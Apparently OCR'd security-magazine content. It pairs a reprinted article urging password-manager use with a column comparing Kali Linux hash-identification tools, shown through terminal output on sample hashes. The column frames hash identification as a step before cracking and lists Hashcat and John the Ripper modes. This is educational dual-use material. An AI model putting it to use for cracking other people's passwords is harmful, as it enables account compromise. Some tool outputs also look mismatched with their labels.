The simplest and most effective route to good password hygiene is to use a password manager. This lets you use unique strong passwords for all your various logins, without having to remember them yourself.

Password managers allow you to store all of your passwords in one place and to “lock” them away with a strong level of protection. This can be a single (strong) password, but can also inclu-de face or fingerprint recognition, depending on the device you are using. Although there is som-e risk associated with storing your passwords in one place, experts consider this much less risky than using the same password for multiple accounts.

The password manager can automatically create strong, randomised passwords for each di-fferent service you use. This means your Linked In, Gmail and eBay accounts can no longer be accessed by someone who happens to guess the name of your childhood pet dog.

"Even if you write them down in a book (kept safely locked away) you will significantly reduce your risk in the event of a data breach on any of those platforms."

If one password is leaked, you only have to change that one – none of the others are compromised.

There are many pass-word managers to choose from. Some are free (such as Keepass) or “freemium” (offering the option to upgrade for more functio-nality like Nordpass), while others charge a one-off fee or recurring subscription (such as 1Password). Most allow you to securely sync yo-ur passwords across all your devices, and some let you safely share passwords between family members or work groups.

You can also use the password managers built into most web browsers or operating syste-ms (with many phones offering this functionality in the browser or natively). These tend to have fewer features and may pose compatibility issues if you want to access your password from differe-nt browsers or platforms.

Password managers take a bit of getting used to, but don’t be too daunted. When creatin-g a new account on a website, you let the passw-ord manager create a unique (complex) passwo-rd and store it straight away – there’s no need to think of one yourself!

(Cont'd On Next Page)

Later, when you want to access that account again, the password manager fills it in automatically. This is either through direct integration with the browser (typically on computers) or through a separate application on your mobile device. Most password managers will automatically "lock" after a period of time, prompting for the master password (or face/finger verification) before allowing access again.

Protect Your Most Important Passwords

If you don't like the sound of a password manager, at the very least change your "critical" account passwords so each one is strong and unique. Financial services, email accounts, government services, and work systems should each have a separate, strong password.

Even if you write them down in a book (kept safely locked away) you will significantly reduce your risk in the event of a data breach on any of those platforms.

Remember, however, that some sites provide delegated access to others. Many e-commerce websites, for example, give you the option of logging in with your Facebook, Google or Apple account. This doesn't expose your password to greater risk, because the password itself is not shared. But if the password is compromised, using it would grant access to those delegated sites. It is usually best to create unique accounts - and use your password manager to keep them safe.

Adopting a better approach to passwords is a simple way to reduce your cyber-security risks. Ideally that means using a password manager, but if you're not quite ready for that yet, at least make 2022 the year you ditch the sticky notes and pets' names.


This Article first appeared in The Conversation

Name That Hash

TOOL OF THE MONTH


In the earlier days of my journey as a hacker while I was still exploring Kali Linux, I became a fan of a tool that can be used to detect the type of hash I was dealing with. This was still a stage when hashes were daunting to me and many would be ethical hackers preferred to use online methods to find what type of hash it is.

I am talking about the tool hash-identifier. I started to use it less but the addition of a new tool to the repository of Kali in the latest Kali 2021.4 release made me feel that this tool and another tool similar to it needed a mention in my Magazine. Hash-Identifier can be started as shown below.




```
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
```

Then all I need to do is to supply a hash to it. I start with a MD5 hash and hit ENTER.



```
┌──(kali㉿kali)-[~]
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \__/.\_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: e597b84bcd916e65fc1520575804471d
```

MD5



```
--------------------------------------------------
 HASH: e597b84bcd916e65fc1520575804471d

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
[+] Tiger-128(HMAC)
[+] md5($pass.$salt)
[+] md5($salt.$pass)
[+] md5($salt.$pass.$salt)
[+] md5($salt.$pass.$username)
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($salt.$pass))
```

As readers can see, this tool rightly detected it as an MD5 hash. Then all we need is to use a MD5 cracker. Let's try a SHA-1 hash.

```
--------------------------------------------------
 HASH: a5f350962b4dcd343d5a602c04236db4ee757515  SHA -1

Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))

Least Possible Hashs:
[+] Tiger-160
[+] Haval-160
[+] RipeMD-160
[+] SHA-1(HMAC)
[+] Tiger-160(HMAC)
[+] RipeMD-160(HMAC)
[+] Haval-160(HMAC)
[+] SHA-1(MaNGOS)
[+] SHA-1(MaNGOS2)
[+] sha1($pass.$salt)
[+] sha1($salt.$pass)
[+] sha1($salt.md5($pass))
[+] sha1($salt.md5($pass).$salt)
[+] sha1($salt.sha1($pass))
[+] sha1($salt.sha1($salt.sha1($pass)))
[+] sha1($username.$pass)
[+] sha1($username.$pass.$salt)
[+] sha1(md5($pass))
[+] sha1(md5($pass).$salt)
[+] sha1(md5(sha1($pass)))
[+] sha1(sha1($pass))
[+] sha1(sha1($pass).$salt)
[+] sha1(sha1($pass).substr($pass,0,3))
[+] sha1(sha1($salt.$pass))
```

There's another tool in Kali that serves the same purpose : "hashid".

```
┌──(kali㉿kali)-[~]
└─$ hashid
e597b84bcd916e65fc1520575804471d
Analyzing 'e597b84bcd916e65fc1520575804471d'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
```

```
Analyzing ''
[+] Unknown hash
a5f350962b4dcd343d5a602c04236db4ee757515
Analyzing 'a5f350962b4dcd343d5a602c04236db4ee757515'
[+] SHA-1
[+] Double SHA-1
[+] RIPEMD-160
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn
[+] Skein-256(160)
[+] Skein-512(160)
```

Let's give a LM hash to both of these tools.

```
--------------------------------------------------
 HASH: AAD3B435B51404EEAAD3B435B51404EE

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
```

```
--------------------------------------------------
 HASH: 451e7f65f597f391ecaa6da329a6d8236c1101e049fc2e98e29d8e3da2f42ca4

Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
[+] RipeMD-256
[+] SNEFRU-256
[+] SHA-256(HMAC)
[+] Haval-256(HMAC)
[+] RipeMD-256(HMAC)
```

Hash-Identifier failed to detect it and Hashid almost detected it. Next, let's try NTLM hash.

```
--------------------------------------------------
 HASH: 64A700D409326DD8980EEA1FC55BE4C4

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
```

Hash-identifier put it in least possible hashes.

```
64A700D409326DD8980EEA1FC55BE4C4
Analyzing '64A700D409326DD8980EEA1FC55BE4C4'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

HashId almost did the same. Let's now try a SHA-256 hash on both of these tools.

```
--------------------------------------------------
 HASH: 451e7f65f597f391ecaa6da329a6d8236c1101e049fc2e98e29d8e3da2f42ca4

Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
[+] RipeMD-256
[+] SNEFRU-256
[+] SHA-256(HMAC)
[+] Haval-256(HMAC)
[+] RipeMD-256(HMAC)
```

```
451e7f65f597f391ecaa6da329a6d8236c1101e049fc2e98e29d8e3da2f42ca4
Analyzing '451e7f65f597f391ecaa6da329a6d8236c1101e049fc2e98e29d8e3da2f42ca4'
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
```

Hash-Identifier detected it correctly while HashId didn't fare worse. Next, SHA-512 hash.

```
--------------------------------------------------
 HASH: 871f16813da4f554a8c2dcd8034e1c74d4c58fd246196b1e14b0dc0cbedfadd5caf651dd8b019afa7414c15c5113eed8d829049b353f63eccdfda8641342e

Possible Hashs:
[+] SHA-512
[+] Whirlpool

Least Possible Hashs:
[+] SHA-512(HMAC)
[+] Whirlpool(HMAC)
--------------------------------------------------
 HASH:
```

```
871f16813da4f554a8c2dcd8034e1c74d4c58fd246196b1e14b0dc0cbedfadd5caf651dd8b019afa7414c15c5113eed8d829049b353f63eccdfda8641342e409
Analyzing '871f16813da4f554a8c2dcd8034e1c74d4c58fd246196b1e14b0dc0cbedfadd5caf651dd8b019afa7414c15c5113eed8d829049b353f63eccdfda864
e409'
[+] SHA-512
[+] Whirlpool
[+] Salsa10
[+] Salsa20
[+] SHA3-512
[+] Skein-512
[+] Skein-1024(512)
```

Both of them got it right. Let's now move to the new tool Name That Hashabout which this section is all about. It is not installed by default in Kali Linux but can be installed as shown below.

```
┌──(kali㉿kali)-[~]
└─$ nth
Command 'nth' not found, but can be installed with:
sudo apt install name-that-hash
Do you want to install it? (N/y)y
sudo apt install name-that-hash
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  name-that-hash
0 upgraded, 1 newly installed, 0 to remove and 616 not upgraded.
Need to get 16.4 kB of archives.
After this operation, 119 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 name-that-hash all 1.10-0kali1 [16.4 kB]
Fetched 16.4 kB in 4s (3,650 B/s)
Selecting previously unselected package name-that-hash.
(Reading database ... 268277 files and directories currently installed.)
Preparing to unpack .../name-that-hash_1.10-0kali1_all.deb ...
Unpacking name-that-hash (1.10-0kali1) ...
Setting up name-that-hash (1.10-0kali1) ...
Processing triggers for kali-menu (2021.4.2) ...

┌──(kali㉿kali)-[~]
└─$
```

Once Name-That-Hash is installed, it can be started using command nth. To test a single hash, we can use nth with option "-t" as shown below. Let's first give a MD5 hash.

```
┌──(kali㉿kali)-[~]
└─$ nth -t 'e597b84bcd916e65fc1520575804471d'
```

```
https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash

e597b84bcd916e65fc1520575804471d

Most Likely
MD5, HC: 0 JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JtR: raw-md4
NTLM, HC: 1000 JtR: nt Summary: Often used in Windows Active
Directory.
Domain Cached Credentials, HC: 1100 JtR: mscach

Least Likely
Domain Cached Credentials 2, HC: 2100 JtR: mscach2 Double MD5,
HC: 2600  LM, HC: 3000 JtR: lm RIPEMD-128, JtR: ripemd-128
Haval-128, JtR: haval-128-4 Haval-128 (3 rounds), JtR:
```

Just like the others this tool also got it right but it is giving us some additional information like where the hash is actually used. For example, Md5 is used in Linux shadow files. What about SHA-1 hash?

"These actors are highly capable and motivated to perform their espionage activities."- Ashneer Malhotra and Vitor Ventura, Cisco Talos

```
┌──(kali㉿kali)-[~]
└─$ nth -t 'a5f350962b4dcd343d5a602c04236db4ee757515'
```

```
https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash

a5f350962b4dcd343d5a602c04236db4ee757515

Most Likely
SHA-1, HC: 100 JtR: raw-sha1 Summary: Used for checksums.
HMAC-SHA1 (key = $salt), HC: 160 JtR: hmac-sha1
Double SHA-1, HC: 4500
RIPEMD-160, HC: 6000 JtR: ripemd-160

Least Likely
